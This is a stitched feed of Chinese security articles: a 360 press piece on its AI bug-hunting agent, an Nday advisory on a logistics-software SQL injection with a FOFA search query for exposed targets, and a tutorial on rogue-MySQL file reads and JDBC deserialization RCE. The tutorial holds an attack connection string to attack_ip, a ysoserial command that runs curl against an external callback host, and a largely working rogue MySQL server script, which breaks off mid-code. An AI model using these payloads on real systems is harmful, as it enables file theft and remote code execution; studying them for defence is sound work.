
|
||||
|
||||
|
||||
据介绍,
|
||||
华为终端安全奖励计划面向全球安全研究者,
|
||||
通过漏洞发现、提交与修复的协同机制保障终端用户安全。
|
||||
360
|
||||
漏洞挖掘智能体在该体系中持续提交有效漏洞,
|
||||
经华为验证后推动修复,
|
||||
最终指向的是对鸿蒙等终端系统及数亿用户的实际防护。此次位居贡献榜首,
|
||||
反映出该智能体在真实生态中稳定、规模化产出有效漏洞的能力。
|
||||
|
||||

|
||||
|
||||
360
|
||||
漏洞挖掘智能体自公开以来,
|
||||
始终将漏洞发现能力的产出投向漏洞修复与生态防护。此前,
|
||||
该智能体此前已在国产操作系统、办公软件、邮件服务器、物联网设备等多个核心领域开展自动化漏洞发现,
|
||||
并将相关漏洞按规定上报国家信息安全漏洞库
|
||||
(CNNVD)
|
||||
、国家信息安全漏洞共享平台
|
||||
(CNVD)
|
||||
等权威机构,
|
||||
推动厂商与开发者跟进修复。
|
||||
此次在华为终端生态中的贡献,
|
||||
延续了这一以护航国产软硬件生态为落点的实践路径。
|
||||
|
||||
|
||||
从能力特征看,
|
||||
360
|
||||
漏洞挖掘智能体不仅能够发现传统软件漏洞,
|
||||
还能面向复杂终端系统开展系统级安全分析。据介绍,
|
||||
其将历史漏洞挖掘经验转化为可训练能力,
|
||||
使漏洞发现得以从依赖专家个体经验,
|
||||
转向可持续、可规模化运行的体系能力。在终端设备形态日益多样、
|
||||
AI
|
||||
生成代码广泛应用的背景下,
|
||||
这种能力对维护终端生态安全具有现实意义。
|
||||
|
||||
当前,全球科技行业正在探索利用大模型和智能体提升漏洞发现效率。华为终端安全奖励计划提供了一个公开、可追溯的真实场景,也让智能体能力的价值有了更直接的衡量标准——发现的漏洞能否被验证,研究成果能否进入修复流程,最终能否真正降低生态风险。360漏洞挖掘智能体此次登顶贡献榜,正是其坚持防御导向、推动漏洞修复的又一次实践验证。
|
||||
|
||||
未来,360将继续发挥安全大数据、攻防专家经验与智能体技术优势,把自动化漏洞挖掘能力投入更多核心软硬件和AI应用生态,推动漏洞发现、协同响应与修复治理形成更高效的闭环,为数字基础设施和国产科技生态筑牢安全底座。
|
||||
|
||||
|
||||
|
||||
往期推荐
|
||||
|
||||
<table><tbody><tr><td data-colwidth="100.0000%" width="100.0000%" style="border-width: 0px;border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(255, 255, 255);border-style: none;padding: 0px 0px 10px;"><section style="min-height: 40px;margin-right: 0%;margin-left: 0%;"><section style="width: 100%;margin-right: auto;margin-bottom: -10px;margin-left: auto;"><section><table style="min-width: 50px;"><tbody><tr><td rowspan="2" data-colwidth="25.0000%" width="25.0000%" style="border-color: rgb(62, 62, 62);border-style: none;background-repeat: no-repeat;background-attachment: scroll;vertical-align: bottom;background-image: url("https://mmbiz.qpic.cn/mmbiz_jpg/zfoRGB81MxNicdTBEwcibjriaJd8uLqLwWOnoGkDposicgY4ZY400BGvWDWRVurGbgwO0frv5jmWjtaUNnLLuV9YvthQ0soKEqYXiblcq5KxtTus/640?wx_fmt=jpeg&from=appmsg");padding: 0px;background-position: 100% 34.045% !important;background-size: 350.996% !important;"><section style="margin-right: 0%;margin-bottom: 4px;margin-left: 0%;text-align: left;"><section style="text-align: right;padding-right: 4px;padding-left: 4px;color: rgb(255, 255, 255);font-size: 24px;line-height: 1;"><p style="text-align: left;"><strong><span leaf="">01</span></strong></p></section></section></td><td data-colwidth="75.0000%" width="75.0000%" style="border-color: rgb(62, 62, 62);border-style: none;padding-top: 0px;padding-bottom: 0px;background-color: rgb(249, 249, 249);"><section style="margin-top: 10px;margin-right: 0%;margin-left: 0%;"><section style="color: rgb(140, 140, 140);line-height: 1;font-size: 14px;"><p style=""><span style="color: rgb(145, 196, 110);"><span leaf="">● </span></span><span style="color: rgb(58, 66, 94);"><span leaf="">2026两会观察 | 周鸿祎为智能体人才培养献策,360先行落地</span></span></p></section></section></td></tr><tr><td data-colwidth="75.0000%" width="75.0000%" style="border-color: rgb(62, 62, 62);border-style: none;padding-top: 0px;padding-bottom: 0px;background-color: rgb(249, 249, 249);"><section style="margin-bottom: 5px;"><section style="line-height: 1;color: rgb(140, 140, 140);font-size: 12px;"><p style="text-align: right;"><span style="color: rgb(208, 208, 208);"><span leaf="">► <a class="normal_text_link" target="_blank" style="" href="https://mp.weixin.qq.com/s?__biz=MzA4MTg0MDQ4Nw==&mid=2247585196&idx=1&sn=411d31527985da5cfb73f1beb83c429b&scene=21#wechat_redirect" textvalue="点击阅读" data-itemshowtype="0" linktype="text" data-linktype="2">点击阅读</a></span></span></p></section></section></td></tr></tbody></table></section></section></section></td></tr><tr><td data-colwidth="100.0000%" width="100.0000%" style="border-width: 0px;border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(255, 255, 255);border-style: none;padding: 0px 0px 10px;"><section style="min-height: 40px;margin-right: 0%;margin-left: 0%;"><section style="width: 100%;margin-right: auto;margin-bottom: -10px;margin-left: auto;"><section><table style="min-width: 50px;"><tbody><tr><td rowspan="2" data-colwidth="25.0000%" width="25.0000%" style="border-color: rgb(62, 62, 62);border-style: none;background-repeat: no-repeat;background-attachment: scroll;vertical-align: bottom;background-image: url("https://mmbiz.qpic.cn/mmbiz_png/zfoRGB81MxNibYiaCrfSGqCbVS6Sry7NkicwpibMibDCnD9pEEficPXzIxA4biaDfuL2FTXcuR9fKJP1eweqRWBtHibiahcbSmb0FzevYJUSkdZR12no/640?wx_fmt=png&from=appmsg");padding: 0px;background-position: 53.9936% 0% !important;background-size: 168.676% !important;"><section style="margin-right: 0%;margin-bottom: 4px;margin-left: 0%;"><section style="text-align: right;padding-right: 4px;padding-left: 4px;color: rgb(255, 255, 255);font-size: 24px;line-height: 1;"><p style="text-align: left;"><strong><span leaf="">02</span></strong></p></section></section></td><td data-colwidth="75.0000%" width="75.0000%" style="border-color: rgb(62, 62, 62);border-style: none;padding-top: 0px;padding-bottom: 0px;background-color: rgb(249, 249, 249);"><section style="margin-top: 10px;margin-right: 0%;margin-left: 0%;"><section style="color: rgb(140, 140, 140);line-height: 1;font-size: 14px;"><p style=""><span style="color: rgb(145, 196, 110);"><span leaf="">● </span></span><span style="color: rgb(58, 66, 94);"><span leaf="">覆盖亿级用户!360发现全球高危漏洞 漏洞挖掘智能体首次披露</span></span></p></section></section></td></tr><tr><td data-colwidth="75.0000%" width="75.0000%" style="border-color: rgb(62, 62, 62);border-style: none;padding-top: 0px;padding-bottom: 0px;background-color: rgb(249, 249, 249);"><section style="margin-bottom: 5px;"><section style="line-height: 1;color: rgb(140, 140, 140);font-size: 12px;"><p style="text-align: right;"><span style="color: rgb(208, 208, 208);"><span leaf="">► <a class="normal_text_link" target="_blank" style="" href="https://mp.weixin.qq.com/s?__biz=MzA4MTg0MDQ4Nw==&mid=2247585736&idx=1&sn=3f8646fdec13122c42f50da17a326780&scene=21#wechat_redirect" textvalue="点击阅Line truncated
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,111 @@
|
||||
# 东胜物流软件 YJCX.aspx SQL注入漏洞
|
||||
Superhero
|
||||
Superhero Nday Poc 2026-06-17 02:11
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
东胜物流软件 YJCX.aspx 接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
fofa:
|
||||
```
|
||||
app="东胜物流软件-物流软件"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
### 【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现 · 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 **资源内容**
|
||||
|
||||
▫️ 整合全网公开1day/Nday漏洞POC详情
|
||||
|
||||
▫️ 适配Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 **更新计划**
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 **适用场景**
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗 ▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ **重要声明**
|
||||
|
||||
▫️
|
||||
仅限合法授权测试,严禁违规使用
|
||||
|
||||
**▫️虚拟资源服务,购买后不接受任何形式退款**
|
||||
|
||||
▫️
|
||||
付款
|
||||
前请评估需求,慎重考虑
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,314 @@
|
||||
# 别再混淆了!MySQL 恶意服务器读文件与 JDBC 反序列化漏洞全解析
|
||||
原创 APT-101
|
||||
APT-101 APT-101 2026-06-16 10:10
|
||||
|
||||

|
||||
|
||||
[**引言**
|
||||
]在日常的黑红对抗遇到一些后台管理系统,有创建数据源功能的点,通常都会涉及两个漏洞:
|
||||
- 利用 Rogue MySQL 服务器读取客户端任意文件
|
||||
|
||||
- MySQL JDBC 反序列化导致远程代码执行(RCE)
|
||||
|
||||
这两个漏洞都能通过控制“数据库连接串(Connection String)”发起攻击,听上去很像,但它们的底层原理、触发技术栈和危害结果完全不同。今天我们就从基本概念、底层协议,到实战演练,彻底把这两个漏洞理清楚!
|
||||
## 1. 基本概念对比
|
||||
|
||||
这两个漏洞的核心区别可以用一句话概括:**前者是利用了数据库“原生协议的合法特性”来读文件,而后者是利用了特定编程语言驱动的“代码实现缺陷”来执行命令。**
|
||||
<table><thead><tr style="box-sizing: border-box;border-width: 1px 0px 0px;border-right-style: initial;border-bottom-style: initial;border-left-style: initial;border-right-color: initial;border-bottom-color: initial;border-left-color: initial;border-image: initial;border-top-style: solid;border-top-color: rgb(204, 204, 204);background-color: white;"><th style="box-sizing: border-box;text-align: left;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;font-weight: bold;background-color: rgb(240, 240, 240);margin: 0px;"><section><span leaf="">维度</span></section></th><th style="box-sizing: border-box;text-align: left;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;font-weight: bold;background-color: rgb(240, 240, 240);margin: 0px;"><section><span leaf="">MySQL 恶意服务器任意文件读取 (Rogue MySQL)</span></section></th><th style="box-sizing: border-box;text-align: left;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;font-weight: bold;background-color: rgb(240, 240, 240);margin: 0px;"><section><span leaf="">Java Database Connectivity (JDBC) 反序列化漏洞</span></section></th></tr></thead><tbody><tr style="box-sizing: border-box;border-width: 1px 0px 0px;border-right-style: initial;border-bottom-style: initial;border-left-style: initial;border-right-color: initial;border-bottom-color: initial;border-left-color: initial;border-image: initial;border-top-style: solid;border-top-color: rgb(204, 204, 204);background-color: white;"><td style="box-sizing: border-box;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;text-align: left;margin: 0px;"><strong style="box-sizing: border-box;font-weight: bold;color: rgb(191, 54, 12);"><span leaf="">漏洞本质</span></strong></td><td style="box-sizing: border-box;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;text-align: left;margin: 0px;"><strong style="box-sizing: border-box;font-weight: bold;color: rgb(191, 54, 12);"><span leaf="">设计上的功能特性</span></strong><section><span leaf="">(MySQL 官方定义的标准协议能力)。</span></section></td><td style="box-sizing: border-box;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;text-align: left;margin: 0px;"><strong style="box-sizing: border-box;font-weight: bold;color: rgb(191, 54, 12);"><span leaf="">实现上的安全漏洞</span></strong><section><span leaf="">(特定驱动在解析参数时的代码缺陷)。</span></section></td></tr><tr style="box-sizing: border-box;border-width: 1px 0px 0px;border-right-style: initial;border-bottom-style: initial;border-left-style: initial;border-right-color: initial;border-bottom-color: initial;border-left-color: initial;border-image: initial;border-top-style: solid;border-top-color: rgb(204, 204, 204);background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;text-align: left;margin: 0px;"><strong style="box-sizing: border-box;font-weight: bold;color: rgb(191, 54, 12);"><span leaf="">攻击目标</span></strong></td><td style="box-sizing: border-box;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;text-align: left;margin: 0px;"><section><span leaf="">客户端(如 Python/Go/PHP/Java 程序)所在的</span><strong style="box-sizing: border-box;font-weight: bold;color: rgb(191, 54, 12);"><span leaf="">文件系统</span></strong><span leaf="">。</span></section></td><td style="box-sizing: border-box;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;text-align: left;margin: 0px;"><section><span leaf="">客户端(必须是 Java 运行环境)的</span><strong style="box-sizing: border-box;font-weight: bold;color: rgb(191, 54, 12);"><span leaf="">内存与 CPU(命令执行)</span></strong><span leaf="">。</span></section></td></tr><tr style="box-sizing: border-box;border-width: 1px 0px 0px;border-right-style: initial;border-bottom-style: initial;border-left-style: initial;border-right-color: initial;border-bottom-color: initial;border-left-color: initial;border-image: initial;border-top-style: solid;border-top-color: rgb(204, 204, 204);background-color: white;"><td style="box-sizing: border-box;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;text-align: left;margin: 0px;"><strong style="box-sizing: border-box;font-weight: bold;color: rgb(191, 54, 12);"><span leaf="">触发前提</span></strong></td><td style="box-sizing: border-box;font-size: 14px;border: 1px solid rgb(204, 204, 204);padding: 5px 10px;text-align: left;margin: 0px;"><section><span leaf="">客户端连接串开启了本地文件上传允许(如 </span><code style="box-sizing: border-box;font-size: 1em;font-family: source-code-pro, Menlo, Monaco, Consolas, "Courier New", monospace;"><span leaf="">local_infile=1</span></code><span leaf="">)。</span></section></td><td style="box-siziLine truncated
|
||||
### 2.1 MySQL 恶意服务器任意文件读取原理
|
||||
|
||||
这个漏洞的根源在于 MySQL 的 LOAD DATA LOCAL INFILE
|
||||
语法。在正常情况下,客户端可以执行这个命令,把自己本地的文件发送并导入到 MySQL 服务端。
|
||||
|
||||
为了实现这个功能,MySQL 协议在交互设计上做了一个非常“大胆”的选择:**允许服务端主动向客户端索要文件。**
|
||||
|
||||
**交互过程如下:**
|
||||
1. **握手与认证:**
|
||||
客户端(如 Superset 的 Python 进程)向攻击者控制的恶意 MySQL 发起连接认证。
|
||||
|
||||
1. **请求阶段:**
|
||||
认证通过后,客户端发送一个正常的 SQL 查询请求(例如 Superset 自动发起的 SELECT 1;
|
||||
探测)。
|
||||
|
||||
1. **恶意响应:**
|
||||
恶意 MySQL 服务端收到任何请求后,直接无视请求内容,而是向客户端回传一个特制的 **“File Request Packet”(文件请求报文)**
|
||||
。这个报文中明确写着:“请把我指定的路径(如 /etc/passwd
|
||||
)上传给我”。
|
||||
|
||||
1. **客户端响应:**
|
||||
客户端驱动程序收到该报文后,如果配置中 local_infile=1
|
||||
,驱动会绕过上层的业务逻辑,直接调用系统 API 读取该文件,并将文件内容打包发送给恶意服务端。
|
||||
|
||||
### 2.2 JDBC 反序列化漏洞原理
|
||||
|
||||
JDBC 反序列化完全是 Java 生态特有的产物。它的核心在于 Java 的 **驱动管理器在建立连接、初始化某些控制拦截器(Interceptors)时,把服务端返回的配置数据当成了 Java 序列化对象进行解析。**
|
||||
|
||||
以最典型的 mysql-connector-java
|
||||
驱动为例,其连接串支持很多复杂的扩展参数,如 autoDeserialize
|
||||
、queryInterceptors
|
||||
、detectCustomCollations
|
||||
等。
|
||||
|
||||
**底层触发链如下(以 detectCustomCollations 为例):**
|
||||
1. **参数激活:**
|
||||
当 Java 程序的 JDBC 连接串中包含 detectCustomCollations=true&autoDeserialize=true
|
||||
时,驱动在连接建立后,会去查询服务端的字符集配置。
|
||||
|
||||
1. **反序列化埋点:**
|
||||
驱动源码中在处理服务端返回的某些特定元数据(Metadata)或配置行时,存在一段类似如下的逻辑:
|
||||
|
||||
```
|
||||
// 伪代码:驱动尝试解析服务端返回的二进制数据
|
||||
if (autoDeserialize && isObject) {
|
||||
ObjectInputStream ois = new ObjectInputStream(fieldData);
|
||||
ois.readObject(); // 核心触发点:直接触发了反序列化!
|
||||
}
|
||||
|
||||
```
|
||||
1. **恶意 Payload 投喂:**
|
||||
恶意服务器在收到字符集查询请求时,将精心构造的 **Java 恶意对象字节流(Gadget Chain,如 CommonsCollections 触发 Runtime.getRuntime().exec())**
|
||||
作为结果返回。
|
||||
|
||||
1. **代码执行:**
|
||||
Java 客户端在不知情的情况下调用了 readObject()
|
||||
驱动解析,从而在本地内存中直接触发了命令执行(RCE)。
|
||||
|
||||
## 3. 实践场景演练说明
|
||||
|
||||
为了更直观地理解,我们来看在实际安全红蓝对抗或漏洞复现中,这两者的具体表现形态。
|
||||
### 3.1 实践场景一:MySQL 恶意服务器任意文件读取
|
||||
- **攻击者武器:**
|
||||
一个伪造了 MySQL 协议的 Python 脚本(Rogue Server),监听 3306 端口。
|
||||
|
||||
- **受害者入口:**
|
||||
任何语言开发的后台(例如 Python 的 Superset 4.1.2,或者 PHP 的 WordPress),只要后台允许管理员自定义添加 MySQL 数据源。
|
||||
|
||||
- **攻击连接串示例(Python/SQLAlchemy):**
|
||||
|
||||
```
|
||||
#工具参考:https://github.com/rmb122/rogue_mysql_server
|
||||
mysql+mysqldb://root:pass@attack_ip:3306/db?local_infile=1
|
||||
```
|
||||
- **实践现象:**
|
||||
攻击者点击“测试连接”,受害者前端可能显示“连接失败”或“超时”,但攻击者的 Rogue Server 日志文件中已经躺着受害者服务器的 /etc/passwd
|
||||
或 config.py
|
||||
的明文内容。**(没有执行命令,只有文件泄露)**
|
||||
。
|
||||
|
||||
### 3.2 实践场景二:JDBC 反序列化漏洞
|
||||
- **攻击者武器:**
|
||||
1. 使用 ysoserial
|
||||
生成恶意的 Java 序列化字节流(Payload);2. 运行一个恶意的 MySQL 伪造服务端(如 Rogue-WebLogic-Mysql
|
||||
),将字节流配置在特定的查询响应(如 SHOW COLLATION
|
||||
)中。
|
||||
|
||||
- **受害者入口:**
|
||||
一个 **Java 开发的系统**
|
||||
(如 Spring Boot 网站后台、Apache ShardingSphere、DataGrip 客户端等),且系统内置的类路径(Classpath)中含有脆弱的第三方依赖(如 commons-collections-3.2.1.jar
|
||||
)。
|
||||
|
||||
- **攻击连接串示例(Java JDBC):**
|
||||
|
||||
```
|
||||
java -jar ysoserial-all.jar CommonsCollections6 "curl 5b7d302930.ddns.1433.eu.org." > cc6.ser
|
||||
```
|
||||
```
|
||||
#rogue_mysql_server.py
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
Rogue MySQL Server for JDBC 8.x (Up to 8.0.33) Deserialization Vulnerability Lab
|
||||
Strictly for authorized security assessment and educational replication.
|
||||
"""
|
||||
|
||||
import socket
|
||||
import sys
|
||||
import os
|
||||
|
||||
# ==================== 配置区域 ====================
|
||||
PORT = 3306
|
||||
PAYLOAD_FILE = "cc6.ser" # 由 ysoserial 生成的序列化 Payload 文件路径
|
||||
# ==================================================
|
||||
|
||||
def generate_handshake_packet():
|
||||
"""生成 MySQL 服务端初始握手包 (Protocol Version 10)"""
|
||||
packet_body = b''
|
||||
packet_body += b'\x0a' # Protocol version
|
||||
packet_body += b'8.0.33-rogue\x00' # 匹配驱动宣告的版本
|
||||
packet_body += b'\x01\x00\x00\x00' # Connection ID
|
||||
packet_body += b'auth_one\x00' # Auth plugin data part 1 (8 bytes)
|
||||
packet_body += b'\xff\xf7' # Server capabilities
|
||||
packet_body += b'\x08' # Server language (utf8)
|
||||
packet_body += b'\x02\x00' # Server status
|
||||
packet_body += b'\xff\x81' # Extended server capabilities
|
||||
packet_body += b'\x00' # Auth plugin data length
|
||||
packet_body += b'\x00' * 10 # Reserved
|
||||
packet_body += b'auth_two___\x00' # Auth plugin data part 2
|
||||
packet_body += b'mysql_native_password\x00' # Auth plugin name
|
||||
|
||||
# 组合头部: 3字节长度 + 1字节序列号(0)
|
||||
packet_len = len(packet_body)
|
||||
header = bytes([packet_len & 0xff, (packet_len >> 8) & 0xff, (packet_len >> 16) & 0xff, 0x00])
|
||||
return header + packet_body
|
||||
|
||||
def generate_ok_packet():
|
||||
"""生成通用的 OK 响应包"""
|
||||
packet_body = b'\x00\x00\x00\x02\x00\x00\x00'
|
||||
packet_len = len(packet_body)
|
||||
header = bytes([packet_len & 0xff, (packet_len >> 8) & 0xff, (packet_len >> 16) & 0xff, 0x01])
|
||||
return header + packet_body
|
||||
|
||||
def generate_result_set_packet(payload_bytes):
|
||||
"""
|
||||
将 ysoserial 的字节流封装进 MySQL ResultSet 包中。
|
||||
当驱动激活 ServerStatusDiffInterceptor 试图解析回包并调用 getObject() 时触发反序列化。
|
||||
"""
|
||||
# 1. Column Count Packet (1列)
|
||||
col_count_body = b'\x01'
|
||||
col_count_packet = bytes([len(col_count_body), 0, 0, 0]) + col_count_body
|
||||
|
||||
# 2. Column Definition Packet
|
||||
col_def_body = b''
|
||||
col_def_body += b'\x03def\x00' # Catalog
|
||||
col_def_body += b'\x00' # Schema
|
||||
col_def_body += b'\x05table\x00' # Table
|
||||
col_def_body += b'\x05table\x00' # Org table
|
||||
col_def_body += b'\x04name\x00' # Name
|
||||
col_def_body += b'\x04name\x00' # Org name
|
||||
col_def_body += b'\x0c' # Next length
|
||||
col_def_body += b'\x3f\x00' # Character set (binary/blob)
|
||||
col_def_body += b'\x00\x00\x10\x00' # Column length
|
||||
col_def_body += b'\xfc' # Type: MYSQL_TYPE_BLOB (核心要素,必须是 BLOB 类型才能引导驱动调用反序列化)
|
||||
col_def_body += b'\x90\x00' # Flags
|
||||
col_def_body += b'\x00' # Decimals
|
||||
col_def_body += b'\x00\x00' # Unused
|
||||
col_def_packet = bytes([len(col_def_body), 0, 0, 1]) + col_def_body
|
||||
|
||||
# 3. EOF Packet
|
||||
eof_body = b'\xfe\x00\x00\x02\x00'
|
||||
eof_packet = bytes([len(eof_body), 0, 0, 2]) + eof_body
|
||||
|
||||
# 4. Row Data Packet (包含实际的序列化 Payload)
|
||||
payload_len = len(payload_bytes)
|
||||
if payload_len < 251:
|
||||
